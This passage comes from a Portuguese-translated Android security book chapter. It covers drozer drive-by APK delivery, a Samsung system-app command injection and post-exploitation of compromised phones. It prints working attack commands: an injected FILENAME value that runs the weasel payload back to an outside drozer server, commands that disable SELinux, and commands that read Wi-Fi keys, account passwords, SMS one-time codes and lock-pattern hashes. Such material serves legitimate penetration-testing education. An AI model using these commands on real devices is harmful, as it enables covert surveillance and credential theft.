Os proprietários de sites com moral duvidosa ou que foram comprometidos podem estar oferecendo aplicativos Android que são baixados automaticamente quando você visita o site. Isso é conhecido como download drive-by. No caso do Android, esse é um puro ataque de engenharia social contra o usuário. O site pode tentar induzir o usuário a instalar o aplicativo exibindo mensagens sobre um plug-in ausente ou uma substituição de aplicativo móvel em vez de visitar o site em um navegador. Independentemente da forma como é formulado, a premissa do ataque permanece a mesma: o usuário precisa instalar o APK baixado. Para instalar um aplicativo dessa forma, é necessário que uma configuração chamada "Fontes desconhecidas" esteja marcada nas configurações. Tudo o que essa configuração faz é controlar se o usuário pode ou não abrir um APK na atividade do Instalador de Pacotes. Ao contrário da crença popular, ela não tem nenhuma relação com outras técnicas usadas para instalar APKs adicionais que não sejam da Play Store.

Este exemplo examina como realizar esse ataque usando a exploração do drozer em `exploit.remote.socialengineering.unknownsources`. As páginas que servem a um agente drozer desonesto e o APK real podem ser enviados a um servidor drozer que escuta na porta 80 da seguinte forma:

```
$ drozer exploit build exploit.remote.socialengineering.unknownsources  
--server 192.168.1.112:80 --resource / Uploading  
blank page to /... [ OK ] Carregando o agente  
para /plug-in.apk... [ OK ] Carregando página de  
entrega da Web para /... [ OK ]  
Concluído. A página de entrega do exploit está disponível em: http://192.168.1.112:80/
```

Isso carrega a página que serve o download da raiz da Web e, nesse caso, pode ser acessada visitando <http://192.168.1.112> de um telefone Android. Este exemplo visita o site em um telefone Android que executa uma versão mais antiga do navegador Android e em um dispositivo que executa o KitKat com o navegador Google Chrome mais atualizado. Observaremos os aprimoramentos feitos no modelo de segurança e como eles afetam esse ataque.

Os autores de malware que dependiam de downloads drive-by geralmente usavam a permissão `RECEIVE_BOOT_COMPLETED` no manifesto do aplicativo porque era uma maneira confiável de invocar o aplicativo depois de instalado. Os aplicativos que capturam a intenção `BOOT_COMPLETED` permitem que o aplicativo seja iniciado quando o telefone é inicializado. Isso garante que, em algum momento, o malware será executado, mesmo que o usuário nunca inicie o aplicativo recém-instalado. Visitar o servidor drozer em um dispositivo Android 2.3, baixar e instalar o pacote e, em seguida, reiniciar o dispositivo resulta em uma sessão sendo recebida quando `BOOT_COMPLETED` é recebido. Observe também que o download é iniciado automaticamente e nunca pergunta se o usuário deseja fazer o download.


Usar o método de invocação `BOOT_COMPLETED` em versões mais antigas do Android é confiável, mas quem quer esperar até que o usuário reinicie o dispositivo para receber uma sessão? Para invocar um aplicativo automaticamente após o download do APK, o módulo drozer carrega um `iframe` com `src="pwn://lol"` que é constantemente atualizado. Isso significa que, em um dispositivo Android 2.3, a instalação do APK gera imediatamente uma sessão no servidor drozer:

```
2014-11-14 01:19:49,430 - drozer.server.protocols.http - INFO - GET / 2014-  
11-14 01:19:49,555 - drozer.server.protocols.http - INFO - GET  
/favicon.ico  
2014-11-14 01:19:51,572 - drozer.server.protocols.http - INFO - GET  
/plug-in.apk  
2014-11-14 01:19:52,320 - drozer.server.protocols.http - INFO - GET  
/plug-in.apk  
2014-11-14 01:21:24,775 - drozer.server.protocols.drozerp.drozer - INFO  
- conexão aceita de 4abaa41aed56c78f
```

Desde o Android 3.1, um aplicativo recém-instalado não recebe a intenção `BOOT_COMPLETED`, a menos que algum componente de seu código tenha sido invocado pelo usuário devido ao seu estado "inativo". Isso deixou muitos autores de malware perplexos, e essa técnica agora parece menos predominante desde essa adição. No entanto, esse ataque ainda está muito vivo usando algo como o manipulador `pwn://` do drozer. A invocação automática ocorre em todos os dispositivos Android que executam o Chromium versão 24 ou inferior.

Esse ataque em um dispositivo Android 4.4 que executa a versão mais recente do Google Chrome é um pouco diferente. O Chrome não permite o download automático do APK. Ele pergunta aos usuários se eles desejam fazer o download do APK e emite um aviso de que o download de um APK pode ser perigoso. Se um usuário ignorar isso e instalar o APK, não será possível chamar automaticamente o aplicativo recém-instalado usando um `iframe`. Seria necessário fornecer um link no qual o usuário clicaria para carregar a partir de um endereço `pwn://`. Isso é um pouco menos conveniente, mas ainda assim

um vetor de ataque totalmente válido. [A Figura 8.11](#) mostra a página em um dispositivo KitKat em que um usuário teria de clicar no botão "recarregar" para invocar o agente drozer recém-instalado.



**Figura 8.11** A página de exploração do drozer tentando realizar engenharia social para fazer com que o usuário clique no botão de recarga

### Solicitação de permissões zero

Um autor de malware inteligente poderia criar um aplicativo que não solicitasse nenhuma permissão e abusasse das vulnerabilidades dos dispositivos para instalar pacotes adicionais ou comprometer os aplicativos de outra forma. Há um enorme escopo para atacar outros aplicativos sem ter nenhuma permissão específica, como foi explorado no Capítulo 7. Supondo que o objetivo final de um aplicativo que solicita zero permissões seja instalar um pacote adicional, esse pacote adicional poderia então solicitar todas as permissões disponíveis e permitir a infiltração de dados do usuário em um grau maior. Obter a capacidade de instalar um pacote adicional sem permissões é considerado "sair da caixa de areia". Como você viu, *sandbox* é um termo vago.

No entanto, a implementação do modelo de segurança do Android no dispositivo seria interrompida se você pudesse fazer isso.

Uma técnica confiável seria incluir explorações do kernel disponíveis publicamente dentro do aplicativo. O direcionamento correto dessas explorações de acordo com o dispositivo pode trazer sucesso para o autor do malware. Com acesso root, a instalação de um pacote adicional certamente seria possível. Vamos explorar um exemplo interessante de uma vulnerabilidade em um aplicativo pré-instalado em um Samsung Galaxy S3 com o nome de pacote `com.sec.android.app.servicemodeapp`. Esse aplicativo tem um `sharedUserId` definido como `android.uid.system` em seu manifesto. André Moulu, da QuarksLab, descobriu que esse aplicativo tinha uma vulnerabilidade de injeção de comando em um de seus receptores de transmissão que permite a execução de comandos arbitrários como o usuário do sistema. Uma versão simplificada do código que executa um `Runtime.getRuntime().exec()` básico é a seguinte:

```
FTATDumpService.this.DoShellCmd("dumpstate > /data/log/" + str + ".log")
```

Quando `str` é controlado por um extra como parte da `Intent` passada do receptor de transmissão com a chave `FILENAME`. A prova de conceito apresentada por André simplesmente gravou um arquivo no cartão SD:

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP --es FILENAME
`../../../../../../../../dev/null;/system/bin/id > /sdcard/shellescape;'
```

```
Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has extras) }
Transmissão concluída : result=0
```

Você pode encontrar mais informações sobre essa vulnerabilidade em sua apresentação em <http://www.quarkslab.com/dl/Android-OEM-applications-in-security-and-backdoors-without-permission.pdf>. Isso poderia ter sido usado para fins devastadores por um autor de malware. Agora, faremos com que esse aplicativo execute o weasel como uma prova de conceito e mostraremos o que a exploração desse problema permite. Execute as seguintes etapas:

1. Inicie um servidor drozer em uma máquina voltada para a Internet.
2. Crie um agente drozer desonesto e carregue-o no servidor da seguinte forma:

```
$ drozer agent build --server 192.168.1.112:80 --rogue Done:
/tmp/tmp2bd94X/agent.apk
```

```
$ drozer server upload /agent.apk /tmp/tmp2bd94X/agent.apk
--servidor 192.168.1.112:80
```

3. Empacote o weasel em um aplicativo com zero permissões. Você encontra o binário do weasel dentro do drozer em /src/drozer/lib/weasel/armeabi/w.
4. Quando o aplicativo for executado pela primeira vez, copie o weasel para o diretório de dados do aplicativo e marque-o como legível pelo mundo.
5. Envie uma transmissão com os seguintes parâmetros:

- Ação: com.android.sec.FTAT\_DUMP
- Cadeia de caracteres extra denominada 'FILENAME':

```
../../../../dev/null; cd
/data/data/com.sec.android.app.servicemodeapp;cat
/data/data/my.evil.application/w > w;
chmod 770 w; ./w 192.168.1.112 80;#
```

Isso injeta perfeitamente para completar o comando e copiar o weasel do diretório de dados do seu aplicativo, marcá-lo como executável e executá-lo com o seu servidor voltado para a Internet como argumentos. Isso resulta nas seguintes sessões mostradas no registro do seu servidor drozer:

```
2014-11-15 20:10:54,037 - drozer.server.protocols.shell - INFO - shell
aceito de 192.168.1.109:58585
2014-11-15 20:10:54,134 - drozer.server.protocols.http - INFO - GET
/agent.jar
2014-11-15 20:10:54,136 - drozer.server.protocols.http - INFO - GET
/agent.apk
2014-11-15 20:10:56,025 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de a4cjgha9cn2ic
2014-11-15 20:11:01,331 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de 1b6b125f54bdda30
```

A consulta ao servidor revela que você recebeu duas sessões do drozer a partir desse comando: uma com o Context e a outra provavelmente sem, porque ele usou o método app\_process para carregar o drozer:

```
$ drozer console devices --server 192.168.1.112:80 Lista
de dispositivos vinculados
```

| ID do dispositivo | Fabricante | Modelo   | Software |
|-------------------|------------|----------|----------|
| 1b6b125f54bdda30  | samsung    | GT-I9300 | 4.0.4    |
| a4cjgha9cn2ic     | samsung    | GT-I9300 | 4.0.4    |

A sessão 1b6b125f54bdda30 é um agente drozer instalado que foi possível porque o weasel foi carregado dentro do aplicativo vulnerável, que estava sendo executado como o usuário do sistema. A sessão a4cjgha9cn2ic ainda estaria sendo executada como o próprio usuário do sistema, mas não teria o Context. Isso é muito interessante, pois permite um enorme grau de controle sobre o dispositivo a partir de uma sessão do drozer! A conexão com essa sessão confirma que estamos de fato executando como o usuário do sistema, mas não temos o Context:

```
$ drozer console connect a4cjgha9cn2ic --server 192.168.1.112:80
```

```
..          ...
..o...      .r...
..a... . . . . . ..nd
    ro..idsnemesisand..pr
    .otectorandroidsneme.
    .,sisandprotectorandroids+.
    ...nemesisandprotectorandroids:.
    .emesisandprotectorandroidsnemes...
...isandp,...,rotectorandro,...,idsnem.
.isisandp..rotectorandroid..snemisis.
eprotetorandroidsnemisisandprotec.
.torandroidsnemesisandprotectorandroid.
.snemisisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.
```

Console do drozer  
(v2.3.4) dz-limited>

permissões

Possui ApplicationContext:

NO dz-limited> shell

```
system@android:/data/data/com.sec.android.app.servicemodeapp $ id
uid=1000(system) gid=1000(system) groups=1001(radio),1006(camera),
1007(log),1015(sdcard_rw),1023(media_rw),2001(cache),
3001(net_bt_admin),3002(net_bt),3003/inet),3007(net_bw_acct)
```

Você pode usar esse acesso para instalar APKs adicionais ou executar outras técnicas de pós-exploração, que são discutidas mais adiante na seção "Infiltração de dados do usuário".

## DIC

Dentro do console do drozer há variáveis de ambiente que podem ser controladas pelo usuário. Para encontrá-las, digite env da seguinte forma:

```
dz-limited> env
PATH=/data/data/com.sec.android.app.servicemodeapp/bin:/sbin:
/vendor/bin:/system/sbin:/system/bin:/system/xbin
WD=/data/data/com.sec.android.app.servicemodeapp
```

Às vezes, quando você usa o agente JAR do drozer para obter uma sessão, ele não consegue determinar corretamente o diretório de dados privados do aplicativo explorado. É fundamental para o funcionamento do drozer ter um diretório no qual ele possa ler e gravar arquivos temporários. Se você estiver em uma sessão do drozer e ele não estiver se comportando corretamente e estiver gerando erros, verifique a variável de ambiente do diretório de trabalho (WD). Se necessário, defina-a manualmente em um diretório ao qual você sabe que tem acesso.

Para o exemplo anterior, você pode usar o código a seguir e fazer com que o drozer ainda funcione corretamente:

```
dz-limited> set WD=/data/data/com.android.systemui
```

Isso é possível porque o aplicativo com.android.systemui também usa um sharedUserId de android.uid.system, o que significa que ambos recebem um UID de 1000 (sistema). Se você se lembra da seção "Sandbox de aplicativos" no Capítulo 6, os aplicativos que usam sharedUserIds podem acessar o diretório de dados privados uns dos outros. A variável de ambiente WD afeta muitas áreas do código e precisa estar correta. Ela também controla em que diretório você se baseia inicialmente ao usar o shell:

```
dz-limited> shell
system@android:/data/data/com.android.systemui $
```

Esse exemplo pode parecer desatualizado; no entanto, os conceitos fundamentais são absolutamente relevantes para os dispositivos mais recentes. Um exemplo mais recente que funciona em dispositivos Android 4.4 e anteriores é a vulnerabilidade ObjectInputStream detalhada no CVE-2014-7911. Um exploit pode usar essa vulnerabilidade para atacar o serviço do sistema e obter execução de código como usuário do sistema. Mais informações sobre a vulnerabilidade podem ser encontradas em <http://seclists.org/fulldisclosure/2014/Nov/51>.

Outra técnica que o malware pode usar para se injetar em outros aplicativos é usar o bug do Google #13678484 -a vulnerabilidade "Fake ID". Isso foi apresentado na Blackhat USA 2014 por Jeff Forristal, da Bluebox Security.

Descobriu-se que as funções usadas para realizar a validação de que um certificado é realmente assinado por seu emissor não existiam. Isso fazia com que os certificados de aplicativos pudessem alegar que eram assinados por um certificado específico quando não eram. Em geral, isso não é um problema para a instalação de aplicativos Android, pois o emissor de um certificado nunca é verificado. Entretanto, isso é um problema nos poucos casos em que o emissor é verificado. Uma dessas instâncias são os plug-ins do WebView. Os plug-ins do WebView são carregados em todos os aplicativos que contêm um WebView e têm plug-ins ativados. O Android só deve reconhecer um aplicativo como contendo um plug-in válido se ele tiver sido assinado pelo certificado da Adobe. No entanto, ao incluir o certificado público da Adobe, bem como um certificado de desenvolvedor com um campo de emissor que alega ser assinado pela "Adobe Systems Incorporated" na mesma cadeia, o sistema aceitaria que ele foi assinado pela Adobe.

Como parte da demonstração de Jeff, ele criou um plug-in WebView malicioso que incluía uma conexão de volta a um servidor drozer de cada um dos aplicativos infectados. Não são necessárias permissões para esse ataque, pois seu código é carregado em outros aplicativos e você assumiria as permissões dos aplicativos infectados. Esse ataque funciona somente no Android 4.3 e versões anteriores devido à alteração no código do plug-in WebView que estava presente nas versões posteriores. Para obter mais informações sobre essa vulnerabilidade e as técnicas de exploração, assista à apresentação dele em [http://www.youtube.com/watch?v=MDjvyr\\_B8WU](http://www.youtube.com/watch?v=MDjvyr_B8WU) ou visite o blog técnico da Bluebox Security em <https://bluebox.com/technical/blackhat-fake-id-talk-material-and-follow-up/>.

## Infiltração de dados do usuário

Muitos truques de pós-exploração podem ser feitos em um dispositivo Android. Esta seção apresenta alguns deles que os leitores podem achar interessantes e fáceis de executar.

### Uso de módulos drozer existentes

Esta seção apresenta alguns dos módulos drozer disponíveis que existem no repositório no momento da escrita para realizar tarefas comuns de pós-exploração. Para instalar todo o conjunto de módulos de pós-exploração disponíveis, execute o post de instalação do módulo dentro do console do drozer ou usando a opção de módulo do drozer fora do console. Para escrever seus próprios módulos do drozer, examine a documentação disponível em <https://github.com/mwrlabs/drozer/wiki#drozer-developers> e faça perguntas no Issue Tracker se algo não estiver claro.

### Microfone de registro

É possível gravar a partir do microfone do dispositivo que você comprometeu. Os requisitos são que você tenha comprometido um aplicativo com a permissão RECORD\_AUDIO e tenha mantido o Context. Você também pode fazer isso instalando um agente drozer desonesto que atenda a esses requisitos por padrão. A execução do módulo fornece a seguinte saída:

```
dz> run post.capture.microphone /path/to/save/recording.3gp [*]
Executando uma ginástica de reflexão maluca
[*] Preparando atributos do gravador
[+] Gravação iniciada
[+] Pressione [Enter] para parar a
gravação [+] Parado... baixando a
gravação [+] Concluído.
```

Esse módulo salva a gravação usando o formato de arquivo 3GP, que é altamente compactado. Isso significa que ele é eficiente em termos de armazenamento e largura de banda.

### Ler e enviar mensagens SMS

As mensagens SMS podem ser lidas e novas mensagens podem ser enviadas com o acesso apropriado em um dispositivo. A leitura de mensagens SMS pode ser usada por um invasor avançado para superar o uso da autenticação de dois fatores que usa tokens OTP enviados por SMS. Essa solução é comum no mundo bancário. Para ler todas as mensagens SMS que contêm a palavra "OTP", você pode executar o seguinte comando:

```
dz> execute post.sms.read -f OTP
| corpo | data_envio | endereço | pessoa |
...
```

| Seu banco:-) Você está prestes a fazer um pagamento único de R250,00 para  
...779823 em outro banco. Confirmação OTP:1458 | 1415265937000 |  
+27820070194 | null |

Você envia um SMS da seguinte forma:

```
dz> run post.sms.send 0745678323 "My message text" SMS  
enviado.
```

O uso desses módulos requer a instalação de um agente drozer desonesto ou o comprometimento de um aplicativo que tenha as permissões `READ_SMS` ou `SEND_SMS`, respectivamente, com o `Context` retido.

### **Leia os contatos**

Da mesma forma que o módulo `post.read.sms` mostrado no exemplo anterior, a leitura de contatos armazenados no dispositivo é possível com um filtro de pesquisa. O filtro de pesquisa inclui o nome e o número do contato. Aqui está um exemplo de pesquisa pelo sobrenome de alguém:

```
dz> run post.contacts.read -f snowden  
  
| Edward Snowden | +7 922 555-12-34
```

Esse módulo tem os mesmos requisitos que a leitura de mensagens SMS, exceto pelo fato de que ele precisa do `READ_CONTACTS` permissão.

### **Localização GPS do usuário**

A maioria dos dispositivos Android tem recursos de GPS disponíveis. Mesmo os que não têm podem executar várias técnicas, como triangulação de torres de celular ou marcadores de proximidade de pontos de acesso Wi-Fi para determinar a localização aproximada do usuário.

Eles podem ser usados pelo módulo `post.capture.location` para determinar o último local conhecido de um usuário:

```
dz> run post.capture.location  
Latitude, Longitude: 63.585483,100.626953  
Link do Google Maps: https://www.google.com/maps/place/63.585483,100.626953
```

Esse módulo tem os mesmos requisitos que os módulos anteriores apresentados, exceto pelo fato de precisar das permissões `ACCESS_COARSE_LOCATION` ou `ACCESS_FINE_LOCATION` para funcionar. No Android 4.4 e superior, esse módulo também pode exigir que os Serviços de Localização sejam ativados pelo usuário.

### **Capturando a tela do usuário**

O que um usuário faz em seu dispositivo é muito pessoal. O fato de uma parte desconhecida poder fazer capturas de tela ou gravar vídeos de suas atividades é a maior violação de privacidade. Veja como fazer capturas de tela em um dispositivo usando o binário `screencap`. Esse binário padrão está disponível no Android e permite que o framebuffer da tela seja lido e salvo como um arquivo PNG. Veja novamente a exploração do Samsung Service Mode Application realizada anteriormente, que explorou o aplicativo para injetar o drozer, que é executado como usuário do sistema. Dentro do shell do drozer, mesmo que você não tenha o `Context`, é possível gerar uma captura de tela do dispositivo da seguinte forma:

```
dz-limited> run post.capture.screenshot  
[+] Concluído. Salvo em /home/tyrone/1416173613.png
```

Esse módulo também abre a captura de tela automaticamente no visualizador de imagens padrão do seu computador. Isso é possível porque você está executando como o usuário do sistema. Esse usuário, bem como os usuários shell e root, podem executar essa ação. Esse módulo pode ser usado juntamente com uma versão instalada do `su` mínimo que garante que o usuário não seja solicitado ao solicitar um shell de raiz.

Também é possível criar gravações de vídeo da tela. Um binário padrão disponível em dispositivos Android chamado `screenrecord` permite que você faça isso. Este exemplo usa o dispositivo Nexus 7 com Android 5.0 Lollipop. Um exemplo anterior mostrou como instalar um agente drozer desonesto no dispositivo. No entanto, o uso desse binário requer acesso ao sistema, ao shell ou à raiz do dispositivo. No momento em que este artigo foi escrito, nenhuma vulnerabilidade disponível publicamente nos permitia esse acesso a partir de um aplicativo instalado normalmente. Se você se aprofundar no dispositivo, poderá perceber que o usuário fez o root. Possivelmente, se o usuário aceitar o prompt do gerenciador de raiz, você poderá obter mais acesso à raiz no dispositivo. Se isso acontecesse, você poderia executar o binário `screenrecord`, que está convenientemente envolvido em

um módulo drozer em `post.capture.screenrecording`. A execução desse módulo para gravar por 10 segundos retorna o seguinte:

```
dz> execute post.capture.screenrecording -l 10
[Você não é um usuário privilegiado e não há um binário su mímino disponível
(consulte tools.setup.minimalsu)].
```

Isso informa que você não está em condições de usar esse módulo porque ele não considera a solicitação de root ao usuário como uma forma válida de obter root. Para substituir esse comportamento, adicione os sinalizadores `--override-checks` ao módulo. Quando você faz isso, obtém o seguinte:

```
dz> execute post.capture.screenrecording -l 10 --override-checks
[Você não é um usuário privilegiado e não há um binário su mímino disponível
(consulte tools.setup.minimalsu)].
```

[\*] Continuando...

Ele continua e tenta executar o comando usando o `su`. Depois de um tempo, ele parece travar nessa saída porque o SELinux não permite que o usuário root copie um arquivo para o diretório do drozer. Isso é confirmado pelas seguintes entradas no `logcat`:

```
I/ServiceManager(13131): Aguardando o serviço SurfaceFlinger...
E/ServiceManager( 126): SELinux: getpidcon(pid=13131) falhou ao recuperar o
contexto do pid.
E/ServiceManager( 126): find_service('SurfaceFlinger') uid=0 - PERMISSION
DENIED
W/servicemanager( 126): type=1400 audit(0.0:114): avc: denied { search
} for name="13131" dev=proc ino=178268 scontext=u:r:servicemanager:s0
tcontext=u:r:init:s0 tclass=dir
```

Você pode emitir `getenforce` e verificar o status do SELinux no dispositivo:

```
dz> !getenforce
Aplicação
```

Com acesso root, você pode desativar o SELinux colocando-o no modo Permissivo da seguinte forma:

```
dz> !su -c setenforce Permissive
dz> !getenforce
Permissivo
```


A execução do módulo novamente revela que ele funciona:

```
dz>> execute post.capture.screenrecording -l 10 --override-checks
[Você não é um usuário privilegiado e não há um binário su mímino disponível
(consulte tools.setup.minimalsu)].
```

[\*] Continuando...

[+] Concluído. Salvo em /home/tyrone/1416174087.mp4

[A Figura 8.12](#) mostra um quadro estático da gravação em que o padrão da tela de bloqueio do usuário foi capturado.



**Figura 8.12** Uma gravação de tela da captura do padrão da tela de bloqueio do usuário

### Roubo de arquivos do cartão SD

O cartão SD pode conter todos os tipos de arquivos interessantes armazenados pelo usuário. No Android versão 4.3 e anteriores, qualquer forma de código em execução em um dispositivo poderia acessar o cartão SD. No Android 4.4 e posterior, é necessário o comprometimento ou a instalação de um aplicativo com a permissão `READ_EXTERNAL_STORAGE`. Nenhum contexto é necessário para ler o cartão SD porque esse acesso é mapeado como um grupo do Linux. Procure o cartão SD no drozer usando o shell da seguinte forma:

```
dz> shell
u0_a275@jflte:/data/data/com.mwr.dz $ cd /sdcard
u0_a275@jflte:/sdcard $ ls -la
drwxrwx--- root      sdcard_r          2014-01-01 02:01 Alarmes
drwxrwx--- root      sdcard_r          2014-06-30 18:56 Android
drwxrwx--- root      sdcard_r          2014-07-22 18:55 Aplicativo
drwxrwx--- root      sdcard_r          2014-09-20 13:09 DCIM
drwxrwx--- root      sdcard_r          2014-01-01 02:01 Documentos
drwxrwx--- root      sdcard_r          2014-10-20 20:26 Baixar
...
...
```

Para fazer download de arquivos do cartão SD, use o módulo `tools.file.download`.

### Outras técnicas para cenários privilegiados

Esta seção apresenta algumas técnicas gerais que podem ser usadas quando o acesso privilegiado é obtido por um invasor. Ela também aborda algumas técnicas pós-exploração que interessariam aos invasores com acesso físico a um dispositivo.

#### Extração de chaves Wi-Fi

As senhas de Wi-Fi de todos os hotspots salvos são armazenadas em um dispositivo Android em `/data/misc/wifi/wpa_supplicant.conf`. A seguir, mostramos as permissões de arquivo definidas nesse arquivo em um Nexus 7

com Android 5.0:

```
root@grouper:/ # ls -l /data/misc/wifi/wpa_supplicant.conf
-rw-rw---- system          wifi363 2014-11-15 16:01 wpa_supplicant.conf
```

Isso significa que é necessário acesso de usuário ou root para obter esse arquivo. O grupo não está mapeado para nenhuma permissão no arquivo `/system/etc/permissions/platform.xml` e, portanto, não pode ser obtido por aplicativos de terceiros. O exemplo a seguir mostra que o dispositivo tinha apenas uma única rede salva:

```
root@grouper:/ # cat /data/misc/wifi/wpa_supplicant.conf
...
rede={
    ssid="FileName_MyWifiHotspot"
    psk="my@mAz1ngP@$$w0rD"
    key_mgmt=WPA-PSK
    prioridade=3
}
```

## Contas de usuário

Inevitavelmente, algumas contas de usuário serão armazenadas em texto não criptografado no dispositivo. Aplicativos como o Gmail não armazenam a senha em texto não criptografado, mas usam um token de senha. No entanto, um cliente de e-mail comum precisa se conectar a um servidor POP3 e SMTP e fornecer a senha real, portanto, é necessário armazená-la em algum lugar.

As contas no dispositivo são armazenadas em `/data/system/users/0/accounts.db`. As permissões de arquivo nesse arquivo são as seguintes:

```
root@grouper:/ # ls -l /data/system/users/0/accounts.db
-rw-rw---- system          system65536 2014-11-15 16:18 accounts.db
```

Para obter esse arquivo, um invasor precisaria de acesso ao sistema ou à raiz. O download desse arquivo e sua abertura com o sqlite3 são mostrados aqui:

```
$ sqlite3 accounts.db
...
sqlite> .headers on
sqlite> .tables
contas          Authtokens        concessões        shared_accounts
android_metadata extrasmeta
...
sqlite> select * from accounts;
_id|nome|tipo|senha|nome_anterior
1|tyrone@mymail.co.za|com.google.android.gm.pop3|str0ngP@$$w0rd123|
```

## Quebra de padrões, PINs e senhas

Se estiver obtendo o arquivo `/data/system/gesture.key` quando o dispositivo estiver usando uma tela de bloqueio de padrão ou /Quando o dispositivo estiver usando um PIN ou senha, o código da tela de bloqueio poderá ser decifrado. Esses arquivos só podem ser lidos e gravados pelo usuário do sistema e, portanto, ter esse acesso ou superior é um pré-requisito.

Para decifrar um bloqueio de padrão, o único requisito é obter o arquivo `gesture.key`. Várias ferramentas podem decifrar esse arquivo, mas você pode encontrar uma bem visual em [https://github.com/sch3m4/androidpatternlock.Providing\\_O\\_gesture.key\\_obtido](https://github.com/sch3m4/androidpatternlock.Providing_O_gesture.key_obtido) como entrada para essa ferramenta tem a seguinte aparência:

```
$ python crack.pattern.py gesture.key

#####
# Android Pattern Lock Cracker
# v0.1
#
# Escrito por Chema Garcia
# http://safetybits.net
# chema@safetybits.net
# @sch3m4
#####

[i] Extraído de: http://forensics.spreitzenbarth.de/2012/02/28/cracking-
```

o-pattern-lock-no-android/

```
[+] Verificação do  
comprimento 3 [+]  
Verificação do  
comprimento 4 [+]  
Verificação do  
comprimento 5  
[:D] O padrão foi ENCONTRADO!!! => 01258
```

[+] Gesto:

```
-----  
| 1 | | 2 | | 3 |  
-----  
-----  
| | | | | 4 |  
-----  
-----  
| | | | | 5 |  
-----
```

Isso mostra a sequência que o bloqueio de padrão segue de forma visual. Para decifrar um bloqueio por PIN ou senha, é necessário o `password.key` e o salt usado para o hash. O `lockscreen.password_salt` pode ser encontrado em diferentes locais, dependendo do dispositivo; no entanto, os dois locais comuns são os seguintes:

- `/data/system/locksettings.db`
